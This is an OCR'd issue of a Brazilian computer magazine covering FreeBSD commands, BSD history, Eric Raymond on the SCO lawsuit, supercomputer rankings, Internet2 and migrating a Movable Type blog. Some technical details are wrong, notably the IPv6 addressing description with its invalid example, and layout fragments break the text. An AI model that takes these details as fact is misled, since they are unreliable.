
Lista de Comandos FreeBSD

Existem vários comandos no FreeBSD — a maioria muito parecida com os do Linux e... Bom, deixa pra lá, você não deve conhecer nem os do Linux... Observe a tabela abaixo, seu bisonho, e mate dois coelhos com uma cajadada só!

adduser Cria um novo usuário. Ex.: adduser zedasilva
cal Mostra o calendário
cat Mostra o conteúdo de um arquivo. Ex.: cat lista.txt
cd Muda de diretório. Pular um diretório acima pode ser feito através do comando cd
chgrp Altera o grupo de um arquivo ou diretório

chmod Altera as permissões de um arquivo ou diretório
chown Altera o proprietário de um arquivo ou diretório
cmp Compara dois arquivos e informa as diferenças
cp Copia um arquivo
cpio Utilitário de backup
cut Copia uma coluna específica de um arquivo
date Mostra a data e a hora do sistema
dd Copia discos
df Mostra informações sobre as partições montadas no sistema
du Informa o uso (em bytes) do disco/sistema
dump Utilitário de backup. Exemplo para gravar backup em um HD secundário: dump a /dev/hdb/arquivo
ee Editor de textos
fdisk Editor de partições
fdformat Formata um disco
find Procura, por nome, um arquivo ou diretório
fsck Procura/corrige erros em um sistema de arquivos
gdb Debug
grep Procura por um string ou palavra
hostname Mostra o nome do sistema
kill Termina/reinicia um processo
ln Cria link entre um arquivo e outro
lpq Informa o status dos jobs enviados para impressão
lpr Envia um arquivo para ser impresso
lprm Remove um arquivo da fila de impressão
ls Lista arquivos e diretórios
mail Envia ou recebe um e-mail
man Mostra o manual on-line de um comando
mkdir Cria um diretório
more Faz uma pausa entre a exibição de uma tela e outra
mount Monta o conteúdo de uma partição em um diretório
mv Move/renomeia um arquivo
newfs Formata um disco
nohup Informa o sistema para não interromper a execução do comando após seu logout
passwd Altera seu password no sistema
pkg_add Instala um aplicativo do packages (pkg_add)
pkg_delete Remove um aplicativo (pkg_delete)
ps Mostra informações sobre o status dos processos em execução
pwd Mostra o diretório atual
rm Remove um arquivo
rmdir Remove um diretório
rmuser Remove um usuário
split Divide um arquivo
su Assume o login de outro usuário
tar Utilitário de backup e compressão de arquivos, melhor que o zip!
vi Editor de textos
who Mostra os usuários logados no sistema ou na rede

História do BSD



Tudo começou no início dos anos 70, quando a Universidade da Califórnia em Berkeley começou a utilizar o sistema Unix. Este sistema, recém-criado pelos Bell Labs, começou a ser trabalhado por alunos e professores da Universidade. Inicialmente, o trabalho começou com a adaptação do Unix aos computadores da própria universidade, já que, na época, os sistemas não eram portados nem havia suporte para hardwares. As mudanças foram tantas que, em 1977, Bill Joy e Chuck Haley, dois estudantes, juntaram tudo e criaram o Berkeley Software Distribution.

Joy acabou se tornando o responsável pela distribuição e organizou a versão 2, em 1978. Com esse primeiro upgrade, começou a jornada do sistema, que passou a ser chamado de 2BSD.

No ano seguinte, Joy portou o sistema para o computador VAX de 32 bits, uma novidade. No final de 1979, saía o 3BSD. Mas seguindo o padrão de desenvolvimento do sistema, logo em seguida já começavam as mudanças.

Dessa vez, elas foram iniciadas pelo DARPA (precursor da Internet), agência governamental que começou a desenvolver uma rede de computadores por todo os EUA. Essa agência escolheu o BSD como sistema e contratou o grupo desenvolvedor para adaptá-lo às necessidades da rede.

Assim nasceu a versão 4BSD. O desenvolvimento prosseguiu até a versão 4.3BSD. Esta nova numeração obedeceu a um acordo feito com a empresa AT&T, que se tornou a responsável pelo Unix e estava lançando a versão 5 do SO, o famoso System V.

No começo dos anos 90, quando o BSD começou a ser comercializado por uma empresa, a BSDI, a AT&T resolveu acabar com a competição da forma mais fácil: entrou com um processo exigindo que o sistema parasse de ser vendido. Mas com a venda da divisão de Unix para a Novell, em 1994, foi feito um acordo.

Nessa mesma época começaram a surgir as diferentes distribuições. O FreeBSD, por exemplo, apareceu como um grupo que decidiu privilegiar a arquitetura para PC, além de dirigir suas funções para não técnicos e usuários domésticos. Já o NetBSD teve a preocupação contrária, dirigindo seus esforços para os usuários hardcore na área de programação e rede. Finalmente, o OpenBSD surgiu a partir do grupo de desenvolvedores do NetBSD, mas com a preocupação central voltada para segurança.

Depois do processo, foi lançado o BSD versão 4.4, na qual houve uma grande mudança no código do Kernel para evitar novos problemas. Assim, todas as distros lançadas basearam-se no BSD 4.4-Lite (nome oficial da última versão).

ERIC RAYMOND

Tradução: Mauricio Martins
mauricio@digerati.com.br






Com a palavr

>>>Eric Raymond desmonta todos os ar

Para a maioria dos geeks, Eric Steven Raymond dispensa apresentação. Ele é simplesmente um dos maiores hackers* vivos, e, com certeza, um dos dois principais pensadores do movimento free software (ou open source, como ele prefere). O outro seria, claro, Richard Stallman.

Eric Raymond também é colaborador no desenvolvimento do Emacs, o principal compilador e editor de textos para Unix, e criação do mesmo Stallman. Mas a principal atividade do chamado "guru do open source" é escrever. É ele quem mostra os caminhos que são trilhados por toda a horda de programadores de software livre.

Se você quiser saber mais sobre Raymond, veja uma entrevista que ele deu à Geek, na edição 15 (seção Character), ou leia os documentos contidos no Geek Times, no CD desta edição. Lá, além de conferir a nova obra do mestre, *A arte de programar em Unix*, você poderá ler um extenso documento, em que Raymond enfrenta com muita sabedoria a SCO, empresa que pretende cobrar royalties por cada cópia do Linux vendida no mundo.

Para quem não entende inglês, aqui vai a principal parte do que o guru ESR diz no documento, e que deixa a traidora do open source de joelhos:

Background técnico e histórico

O sentido da palavra "Unix"

A falsidade das alegações da SCO/Caldera é em parte encoberta pelo fato de que sua ação usa o termo "Unix" com três diferentes significados.

Entre técnicos e programadores, "Unix" descreve uma família de sistemas operacionais com elementos de design em comum, todos modelados (mas não necessariamente derivados) do Unix ancestral inventado na Bell Labs, em 1969. (...) Têm havido centenas de diferentes Unixes, nesse sentido, exibindo variações análogas a dialetos, dentro de uma mesma língua. (...) Quando quisermos ser claros que essa é a definição que estamos usando, iremos nos referir a "Unix-family" operating systems. O uso do termo "Unix" para descrever qualquer sistema "Unix-family" era comum antes da aquisição, por parte da SCO/Caldera, do histórico código-base do Unix, em 1995*[1]; os advogados da AT&T lutaram contra isso em vão no começo dos anos 80. (...)

O termo "Unix" às vezes é usado também (principalmente por historiadores da computação) mais estritamente para descrever apenas aqueles sistemas "Unix-family" que são trabalhos derivados do Unix original, da Bell Labs. Para evitar confusão, nós devemos chamar qualquer sistema desse tipo de "Unix genético".

Legalmente, o termo Unix é, desde 1992, uma marca registrada do The Open Group, uma organização de padrões técnicos, e descreve qualquer sistema (...) que tenha sido aprovado como estando em conformidade com o padrão Unix publicado. Nós nos referiremos a esse tipo como "trademark Unix". (...)

Nem a SCO/Caldera nem a antiga SCO nunca possuiu a marca Unix. A IBM nem pediu a permissão da SCO para chamar o seu AIX de Unix. Essa decisão não cabe à dona dos códigos históricos da Bell Labs, mas sim ao The Open Group.

O sistema Linux é Unix-family e é geralmente chamado de Unix, mas não é nem um Unix genético nem um trademark Unix. O Linux foi criado de forma independente por Linus Torvalds em 1991, e a maioria das versões não passou pelo caro processo necessário para verificar a conformidade com os padrões do The Open Group.







a, o mestre

umentos da SCO contra o Linux<<<

Essa conformidade, no entanto, pode ser demonstrada. Isso foi feito uma vez, por um distribuidor Linux, na Inglaterra, chamado Lasermoon. Mas as regras do The Open Group pedem um novo teste a qualquer momento para que o sistema mude; dado o ritmo em que o Linux se desenvolve, o custo para manter a certificação seria proibitivo.

A SCO/Caldera interpreta erroneamente o escopo de seus direitos sobre o Unix

(*Em sua ação*) A SCO/Caldera esquece de mencionar que esses direitos (os *que a empresa diz possuir na ação*) foram substancialmente enfraquecidos antes da aquisição dos códigos ancestrais da Bell Labs. Houve uma ação legal em 1992-93 em que os Unix Systems Laboratories (*subsidiária da AT&T*) e a Novell - *os dois predecessores da SCO/Caldera em interesse* - processaram várias partes, incluindo a Universidade da Califórnia, em Berkeley e a Berkeley Systems Design por uma alegada infração de copyright e divulgação de segredos comerciais em relação a substanciais partes do sistema BSD 4.4.

A ação foi encerrada com um acordo, depois de o pedido da AT&T pelo bloqueio da distribuição do BSD ter sido negado em termos que tornaram claro que o juiz estava tendendo a dar ao BSD a vitória no caso. A Universidade da Califórnia então ameaçou processar de volta por violação de licença pela AT&T e USL. Havia a suspeita de que, pelo menos desde o lançamento do System V, em 1985, o código histórico da Bell Labs havia incorporado grandes porções de software do BSD. A causa da ação residia no fato de que a AT&T, USL e a Novell haviam rotineiramente violado os termos da licença BSD, removendo créditos e copyrights.

Os termos exatos do acordo final, e muito das gravações judiciais, foram lacrados por insistência da Novell. Elementos-chave, no entanto, estão descritos em *Years of Berkeley Unix: From AT&T-Owned to Freely Redistributable**2. (...) Apenas três dos 18 mil arquivos na distribuição foram considerados lícitas propriedades da Novell (e removidos). O resto foi descrito como livremente distribuível, e continua a formar a base das distribuições BSD open source de hoje.

Dez anos atrás - em uma época em que o Linux estava em sua infância - a Justiça concluiu que as colaborações externas do que é hoje chamado UnixWare eram tão grandes, e o código proprietário da Novell tão pequeno, que os advogados da Novell tiveram de fazer um acordo com a Universidade da Califórnia ou fugir com absolutamente nada.

Nota do tradutor: os textos em itálico são enxertos meus, visando a tornar o sentido do texto editado mais claro

*A palavra "hacker" aqui é usada muito longe do sentido visto mais comumente na imprensa especializada. Nada de pichadores de sites do hpg por aqui. "Hacker", nesse texto, tem o seu significado original: pessoa com imenso conhecimento na área de informática, seja em programação, seja em redes, em segurança ou em qualquer outra coisa do tipo.

*1Nota do tradutor: depois da publicação deste documento, surgiu a informação, revelada em forma de protesto pela Novell (que vendeu o código-base para a SCO em 1995), de que os direitos dos códigos nunca saíram de suas mãos. Eles não estavam envolvidos na venda do código para a SCO. Se isso for verdade, passa a ser a alegação principal contra a SCO no processo. De qualquer forma, o documento de Raymond é decisivo, pois seus argumentos eliminam a chance de os donos dos direitos, quaisquer que sejam, processar distribuidores Linux e FreeBSD.

*2 Disponível na Web em *www.oreilly.com/catalog/opensources/book/kirkmck.html*.

OS MAIORES COMPUTADORES DO MUNDO

Por: Mauricio Martins
mauricio@digerati.com.br

Com vocês, os supercomputadores mais fantásticos da Terra


A Lembra do tempo em que a quantidade de memória de um computador era medida em kilobytes? Quando os HDs continham apenas alguns megas e o poder de processamento nem sonhava atingir a marca dos gigahertz? Os geeks das antigas sabem do que estamos falando. Em pouco tempo, tudo mudou. Agora, nossos computadores domésticos conseguem fazer operações milhões de vezes mais rápidas do que os antigos mainframes das grandes empresas. Mas mesmo essa aparente maravilha que vemos nas mesas de nossas casas já não é mais grande coisa. Agora, o negócio é tratar de **Gigaflops**.

Estamos falando dos supercomputadores, os sistemas gigantescos, com milhares de processadores, montados por países ricos (que não sabem com o que gastar todo o dinheiro que têm) para desenvolver pesquisas científicas.

O maior sistema do mundo, fabricado pela NEC, está no Japão e atende pelo pomposo nome de "Simulador da Terra". De fato, o objetivo dos cientistas, ao montar esse tipo de máquina, é desenvolver uma espécie de simulador da vida, de modo a representarem então o papel de Deus, programando todos os eventos.

Entre as principais atividades dos supercomputadores está a de pesquisa na área de Física, monitorando aceleradores de partículas. Eles também são usados na pesquisa aeroespacial e na medicina. Ainda não existe um deles usado para fins desligados da área científica.

Gigaflops – Para quem não entendeu nada, Gigaflop é a medida pela qual se avalia o poder de processamento dos supercomputadores. Aqui, o que importa não é a velocidade de clock, como nos PCs caseiros, mas sim a quantidade de operações com pontos flutuantes (números não inteiros; flops = floating point operations) realizadas por segundo. Um Gigaflop é igual a um bilhão dessas operações por segundo.


The Earth Simulator Ce






>> Os 10 mais

A **Geek** traz para você a lista dos dez maiores supercomputadores do mundo. São máquinas absurdamente grandes, com capacidade de processamento na casa dos Teraflops (um trilhão de operações por segundo). O Japão consegue bater os EUA na disputa, com um sistema genuinamente nacional. O segundo colocado é americano, mas fica muito atrás. Pelo menos os ianques têm o consolo de serem os mais presentes na lista – sete dos dez são de lá. Há até um sistema com Linux, o Linux Network, na terceira posição. Os outros sistemas usam, preferencialmente, sistemas Unix diferentes.

Segue a lista, na próxima página.



Classificação	Fabricante Computador/ Nº de Processadores	R_{max} R_{peak}	Local País/Ano	Tipo de Instalação	Nmax Nhalf	Família do computador/ Tipo
1	NEC Earth-Simulator/ 5120	**35860.00** 40960.00	**Earth Simulator Center** Japan/2002	**Research**	**1075200** 266240	**NEC Vector** SX6
2	Hewlett-Packard ASCI Q - AlphaServer SC ES45/1.25 GHz/ 8192	**13880.00** 20480.00	**Los Alamos National Laboratory** USA/2002	**Research**	**633000** 225000	**Compaq AlphaServer** Al.Se.-Cluster
3	Linux Networx MCR Linux Cluster Xeon 2.4 GHz - Quadrics/ 2304	**7634.00** 11060.00	**Lawrence Livermore National Laboratory** USA/2002	**Research**	**350000** 75000	**NOW - Intel Pentium** NOW Cluster- Intel Pentium
4	IBM ASCI White, SP Power3 375 MHz/ 8192	**7304.00** 12288.00	**Lawrence Livermore National Laboratory** USA/2000	**Research**		**IBM SP** SP Power3 375 MHz high node
5	IBM SP Power3 375 MHz 16 way/ 6656	**7304.00** 9984.00	**NERSC/LBNL** USA/2002	**Research**		**IBM SP** SP Power3 375 MHz high node
6	IBM xSeries Cluster Xeon 2.4 GHz - Quadrics/ 1920	**6586.00** 9216.00	**Lawrence Livermore National Laboratory** USA/2003	**Research**	**425000** 90000	**NOW - Intel Pentium** xSeries Cluster Xeon - Quadric
7	Fujitsu PRIMEPOWER HPC2500 (1.3 GHz)/ 2304	**5406.00** 11980.00	**National Aerospace Laboratory of Japan** Japan/2002	Research Aerospace	**658800** 100080	**PRIMEPOWER2000** PRIMEPOWER2000
8	Hewlett-Packard rx2600 Itanium2 1 GHz Cluster - Quadrics/ 1540	**4881.00** 6160.00	**Pacific Northwest National Laboratory** USA/2003	**Research**	**550000** 110000	**HP RX2600 Itanium Cluster** HP rx2600 Itanium2 Cluster
9	Hewlett-Packard AlphaServer SC ES45/1 GHz/ 3016	**4463.00** 6032.00	**Pittsburgh Supercomputing Center** USA/2001	**Academic**	**280000** 85000	**Compaq AlphaServer** Al.Se.-Cluster
10	Hewlett-Packard AlphaServer SC ES45/ 1 GHz/ 2560	**3980.00** 5120.00	**Commissariat a l'Energie Atomique (CEA)** France/2001	**Academic**	**360000** 85000	**Compaq AlphaServer** Al.Se.-Cluster

Rmax – Pico de processamento atingido (em Gfps)
Rpeak – Pico de processamento teórico (em Gfps)
Nmax – Tamanho do problema gerado para atingir Rmax
Nhalf – Tamanho do problema gerado para atingir Rmax/2

Velozes e F

ADSL, ISDN, cable modem e Internet por satélite são termos bem conhecidos dos usuários de Web - e já foram temas da **Geek** várias vezes. Referem-se, em geral, ao que ficou conhecido como "Internet de banda larga", o que remete à alta velocidade das conexões. São tecnologias que habitam os sonhos dos donos de modens tradicionais, e os que já desfrutam delas se orgulham disso.

Entretanto, o que você diria, leitor, se eu lhe contasse que toda essa história de alta velocidade, banda larga, etc. é uma tremenda farsa? Que você não tem idéia do que é velocidade *de verdade* e que ainda está longe de saber? Louco? Se você conhecesse a **Internet2**, concordaria comigo, pois essa é a impressão que se tem. E o que é a Internet2? Antes de tudo, é o tema desta matéria (hehehe), e eu vou parar de enrolar você e partir para os fatos. :)

Um novo nascimento

Esqueça tudo o que você já ouviu sobre tecnologia A ou B como o "futuro" da Internet. O futuro real é a Internet2 (**I2**), pois ela lida não apenas com a adesão a essa ou àquela técnica, mas substitui a própria *estrutura* da rede.

A Internet2 é, portanto, efetivamente, uma nova rede mundial de computadores, que começou a nascer em 1995, nos EUA. Naquele ano, a NSF (National Science Foundation) criou um **backbone** de velocidade superior aos que existiam até então, o vBNS (very high performance Backbone Network System).

Backbones são "troncos" de alta velocidade, formados por múltiplos cabos de fibra óptica que trabalham juntos para otimizar a transferência de dados. Atuam nos extratos superiores da Internet (seja a "1" - atual-, seja a 2).

O vBNS empregava, de forma bem elaborada, a tecnologia **ATM** (Asynchronous Transfer Mode, ou Modo de Transferência Assíncrona). O ATM nasceu no final dos anos 80 e se constituiu em uma tecnologia de comutação (switching) que usa pequenas unidades de dados de tamanho fixo (53 bytes), as ***células***.

O novo backbone da NSF interligava os principais centros de supercomputação dos EUA e, depois, algumas universidades. Era o pontapé inicial para o surgimento do projeto Internet2, cujo objetivo seria beneficiar entidades acadêmicas e de pesquisa - início muito similar ao da Internet que conhecemos hoje.

Em outubro de 1996, 34 universidades americanas, com o apoio do governo, formaram o Comitê Geral de Trabalho da Internet2. Em 1997, é criada a UCAID (University Corporation for Advanced Internet Development), cuja função é determinar o avanço do projeto, que ganhou cores mais ousadas. Naquele ano, por exemplo, a CANARIE (Canadian Network for Advanced of Research, Industry and Education) firmou o primeiro acordo de **cooperação internacional** do projeto I2. Outros países se seguiram. O Brasil tornou-se parceiro em março de 2000.

Transmissão celular

As células do ATM são bem menores do que os pacotes de uma LAN (Local Area Network), por exemplo, o que facilita a transferência. As informações transmitidas são segmentadas em blocos pequenos de 48 bytes, e os 5 bytes restantes formam um cabeçalho (header) usado pela rede ATM para mover as células.

Uma rede ATM, ao contrário de outras redes tradicionais, é *orientada à conexão*, o que significa que, para ela funcionar, uma conexão *precisa* ser estabelecida entre *dois pontos* por meio de um protocolo, *antes* de ocorrer a segmentação e transferência.

A vantagem da ATM, além da velocidade, é fornecer suporte a diferentes tipos de dados, como voz, vídeo, imagens, etc. com qualidade de serviço e com risco muitíssimo menor de perda de dados. Isso facilita, por exemplo, o emprego da tecnologia em aplicações como a telemedicina, como ressalta o administrador de backbone I2 da PUC-SP (Pontifícia Universidade Católica de São Paulo), Mário Jorge dos Santos, 38 anos: "dez pacotes que se percam em um exame ou operação podem causar a morte do paciente."

Salto para fora

As conexões com redes estrangeiras têm sido estabelecidas por meio de gateways de acessos nos dois backbones I2 nos EUA: o vBNS, da NSF, e o Abilene, da UCAID.

A Web que você conhece já era. Sua sucessora já está à porta. Dê as boas-vindas à Internet2, uma rede paralela ultra-rápida e confiável

Por João Marinho
joao@digerati.com.br

Turbinados de verdade

Panorama brasileiro

Apesar de virar parceiro só em 2000, o Brasil já vinha trabalhando no assunto desde 1997, por meio do CNPq (Conselho Nacional de Desenvolvimento Científico e Tecnológico). A iniciativa do CNPq fez surgir as chamadas Redes Metropolitanas de Alta Velocidade (RMAVs), disponíveis em cada região metropolitana do País (Grande São Paulo, Grande Rio, Grande Recife, etc.). Atualmente, essas redes estão interligadas por uma rede maior, a RNP2, da Rede Nacional de Ensino e Pesquisa.

Tecnologia avançada

O projeto Internet2, hoje, já conta com mais de 200 universidades nos EUA. Para funcionar a velocidades estupendas, que chegam a atingir 2,4 gigabits por segundo (lembra que eu disse que você não sabe o que é velocidade?), a Internet2, além da fibra óptica e da tecnologia de rede ATM (que, aliás, não é a única empregada; a PUC-SP, por exemplo, usa Ethernet pura-) faz uso de novidades bem interessantes, algumas das quais você já ouviu falar.

A primeira é a próxima versão do IP (Internet Protocol), o **IPv6**, do qual já tratamos na **Geek 16**. O IP funciona como uma espécie de "endereço" exclusivo, que identifica sua máquina entre as milhões que estão conectadas.

Atualmente, o sistema de endereçamento IP (IPv4) é constituído por quatro grupos de três dígitos separados por pontos (exemplo: 200.245.165.119), identificando a rede (Net ID) e o equipamento (Host ID). Cada grupo, por sua vez, representa um conjunto de 8 bits, razão pela qual as seqüências numéricas são conhecidas por *octetos*.

No IPv6, o endereçamento passará a ter oito grupos de quatro dígitos, separados por dois-pontos (exemplo: 47CD:1234:4422:AC89:0233:1294:YUI1:0566), com 32 bits por grupo. A capacidade de expansão é maior, e, além disso, o IPv6 conta com a vantagem de usar **multicast (IP multicasting)**, uma tecnologia que se caracteriza pela comunicação entre um remetente e múltiplos destinatários. O multicast tem a capacidade de reduzir o tráfego na rede. Nesse modo, uma cópia da informação fica armazenada no **roteador**, que a envia para vários destinos, via pacote.

Roteadores são computadores especializados que gerenciam o tráfego de dados, determinando o caminho que as informações devem seguir na Web.

Assim, um mesmo pacote de informação segue para vários destinatários simultaneamente, ao contrário do modo padrão atual, o unicast, em que o mesmo pacote é enviado várias vezes, com tantas conexões quanto o número de destinatários.

Outra vantagem do IPv6 e, por extensão, da Internet2 - e, diga-se de passagem, também das redes ATM - é a adoção de padrões QoS (Quality of Service, qualidade de serviço). Isso significa que os diferentes tipos de dados recebem tratamento distinto na rede. A Internet atual não faz essa distinção: todos os tipos de dados disputam o mesmo espaço, e, numa sobrecarga, toda a rede fica lenta.

Na Internet2, som e imagem viajam em rotas paralelas à de e-mails e textos, por exemplo, e, no caso de congestionamento, som e imagem têm prioridade. E tudo isso gerido por gigaPOPs (Gigabit Capacity Point of Presence), pontos de interconexão regional de alta velocidade que garante o acesso à nova grande rede. E então, pronto para o futuro?

Para saber mais:

- Site oficial da Internet2: *www.internet2.edu*
- RNP (Rede Nacional de Ensino e Pesquisa): *www.rnp.br*
- RMAV de Florianópolis-SC: *www.rmav-fln.ufsc.br*
- RMAV de São Paulo-SP: *rmav-sp.larc.usp.br*
- RMAV de Natal-RN: *www.natalnet.br*

Os blogs se profissionalizam

por Marcelo Barbão
mbarbao@digerati.com.br

Nascidos como diários de trabalho ou de lazer, os blogs foram ganhando fama e (alguns) até dinheiro. Apesar de ninguém aceitar ser chamado de "blogueiro", essa ferramenta colocou em discussão diversos conceitos em vários campos, como jornalismo e literatura, entre outros. Uma coisa é certa: os blogs põem em xeque a questão da isenção e da objetividade no jornalismo. Isso é bom ou ruim? Um pouco dos dois, talvez. Afinal, ao entrar num blog você sabe exatamente o que encontrará, pode ser um comunista, um liberal, um reacionário ou um anarquista. Todos podem dar sua opinião e você, concordar ou não. Fica a seu critério voltar ao blog. Ou montar o seu.

E, como era de se imaginar, estão sendo criadas diversas ferramentas para facilitar a vida de quem deseja sair do amadorismo dos serviços gratuitos. Não que eles não sejam bons para quem está começando ou quem montou um blog só para curtir. Mas se você quer estabilidade, recursos e total controle sobre o seu blog, é preciso sair do Blogger, The Blog e outros serviços gratuitos.

Uma das melhores e mais populares ferramentas para blogs é o Movable Type, um sistema de publicação pessoal construído em Perl, que conta com diversas ferramentas, além de ser fácil de configurar e usar.


O Movable Type foi criado em 2001 por um simpático casal de São Francisco, Mena e Bem Trott, cujas fotos podem ser vistas no site da empresa que eles fundaram em 2002, a Six Apart. Além do desenvolvimento desta ferramenta, eles anunciam para breve o início de um serviço de hospedagem de blogs, o TypePad, mas que não será gratuito.

Uma das maiores vantagens do Movable Type é a facilidade de trabalhar com sua interface; além disso, ele já vem com uma ferramenta de busca interna, é feito em várias linguagens, permite que todo o conteúdo do seu blog antigo seja importado com facilidade, entre outras coisas.
Não há um número máximo de blogs que podem ser criados com o Movable Type, nem limite de autores/escritores. Dá para categorizar posts criando "estantes" de assuntos diferentes, e você pode escolher como arquivá-los (por mês, semana ou dia). Apresenta sistema de comentários já incluso, sistema de notificação via e-mail, upload de arquivos e imagens, criação automática de thumbnails e um sistema original chamado Trackback, que permite a comunicação peer-to-peer entre diferentes blogs. Assim, você pode referenciar posts de blogs amigos, criar um arquivo linkando para vários posts que tratem do mesmo assunto e que pode ser atualizado automaticamente.


E o melhor é que não é difícil começar a usar o Movable Type. Os requerimentos são mínimos. É óbvio que você precisará de um servidor Web que aceite rodar scripts CGI. Não são todos os sistemas gratuitos que aceitam esse tipo, então o negócio é gastar uma graninha com hospedagem. Mas os preços estão baixíssimos, dá para conseguir uma boa hospedagem por menos de 20 reais por mês.



www.typepad.com



www.gardenal.org



www.movabletype.org

Também será preciso que o servidor tenha a versão 5 do Perl ou superior.
E o Movable Type é gratuito, é só fazer o download direto do site e começar a usar. Se você não quiser ou não conseguir instalar o Movable Type, a empresa tem um serviço de instalação remota (mas ela deve cobrar por isso, é claro).
No próprio site existe um excelente tutorial de instalação, falando inclusive sobre os bancos de dados.

Migração do template do Blogger para o Movable Type

Um dos serviços de blogs mais usados é o Blogger (e sua versão nacional, o Blogger.com.br), o qual foi o inventor do Pyra, mecanismo de publicação pessoal que iniciou a popularização desta ferramenta.
Muita gente gostaria de ter mais recursos, mas seu site já está montadinho, com aquele template que você demorou meses para construir. Você tem duas opções: ou paga uma grana e vai para o Blogger Pro ou começa tudo do zero. Certo? Não, a migração do Blogger para o MT é extremamente fácil, com uma importante correlação entre as tags. Veja a tabela abaixo:

De <$BlogTitle$> troque para <$MTBlogName$>
De <Blogger> troque para <MTEntries>
De <BlogDateHeader> troque para <MTDateHeader>
De <$BlogDateHeaderDate$> troque para <$MTEntryDate format="%x"$>
De </BlogDateHeader> troque para </MTDateHeader>
A tag de título do post não existe no Blogger, portanto adicione <$MTEntryTitle$> onde você quer que apareça o título.
De <$BlogItemBody$> troque para <$MTEntryBody$>
De <$BlogItemAuthor$> troque para <$MTEntryAuthor$>
De <$BlogItemDateTime$> troque para <$MTEntryDate format="%X"$>
De <$BlogItemNumber$> troque para <$MTEntryPermalink$>
De </Blogger> troque para </MTEntries>
Se quiser comentários, depois da tag <$MTEntryPermalink$> e antes de </MTEntries>, adicione o código:
<MTEntryIfAllowComments>
<a href="<$MTCGIPath$><$MTCommentScript$>?entry_id=<$MTEntryID$>" onclick="OpenComments(this.href); return false">Comments (<$MTEntryCommentCount$>)
</MTEntryIfAllowComments>
Essas e outras dicas podem ser encontradas no site brasileiro do Movable Type, além de uma lista grande dos blogs que usam a ferramenta.



5 ANOS INCRÍVEIS

A **Geek** surgiu para ser diferente de tudo. Seu objetivo era falar de informática de um jeito que ninguém falava e dar voz a uma nação de geeks que se formava com o boom da Internet e do Linux no Brasil.

A intenção da revista não era apenas reportar o que já havia acontecido, mas sim adiantar as tendências do mundo da programação, da Internet, da ciência e de qualquer assunto relacionado à tecnologia.

Tudo isso foi misturado a um humor genuinamente nerd, pela falta de comprometimento com empresas e uma relação íntima com os interesses do leitor.

Na época da primeira edição, em 1998, todos falavam de "correio eletrônico", "ciberespaço" e de "surfar na Web", mas poucos sabiam o que tudo isso realmente significava. As revistas e jornais usavam jargões demais e esqueciam de trazer novidades do *mundo estranho* e novo que emergia na tela de seus monitores.

Para dar um exemplo, enquanto a **Geek** falava de P2P e da aposentadoria dos direitos autorais, as outras estavam explicando para que serve o MP3. Fato que se repetiria depois, quando nós falávamos da revolução do Wi-Fi, enquanto a discussão principal nos outros veículos era: "Por que o Napster acabou?".

Junto com o crescimento, o auge e a decadência da Internet, o Linux silenciosamente aparecia no cenário nacional e despertava a curiosidade da comunidade de programadores. No entanto, nenhum veículo estava disposto a discutir a filosofia por trás do sistema operacional. Mais uma vez as expressões vazias e a falta de conhecimento se faziam presente. Era, e infelizmente ainda é, fácil ouvir falar em "domine o pingüim" e difícil ler algo inteligente sobre copyleft e free software (como fizemos na memorável entrevista com Richard Stallman na **Geek 26**).

Por isso, coube à **Geek** explicar e discutir de forma independente as vantagens dos softwares não proprietários; além de tomar partido a favor da livre divulgação do conhecimento e da informação, seja através de eBooks, arquivos de música ou sistemas operacionais completamente gratuitos.

Os anos foram passando e muitos conceitos sobre informática mudaram. Hoje vemos o Linux na capa de revistas corporativas e o governo discutindo a adoção de Software Livre. Há muita gente usando as redes underground para se informar, se divertir e trocar arquivos. Tudo está mudando e a **Geek** está um passo à frente para orientar e informar, sem precisar usar frases feitas e sempre apostando na capacidade de inovação da tecnologia.

Nesta edição, comemoramos cinco anos de história. Mas nosso estilo e paixão pela **Geek** não foram criados apenas com 34 exemplares. Nossa (boa ou má) reputação foi construída pela qualidade de quem lê e colabora com a revista e principalmente pelo espírito inquieto de um fuçador de códigos que quer deixar sua marca cravada no mundo dos Terabytes que está por vir.

Adicionar aos Favoritos

As nossas e as suas edições preferidas

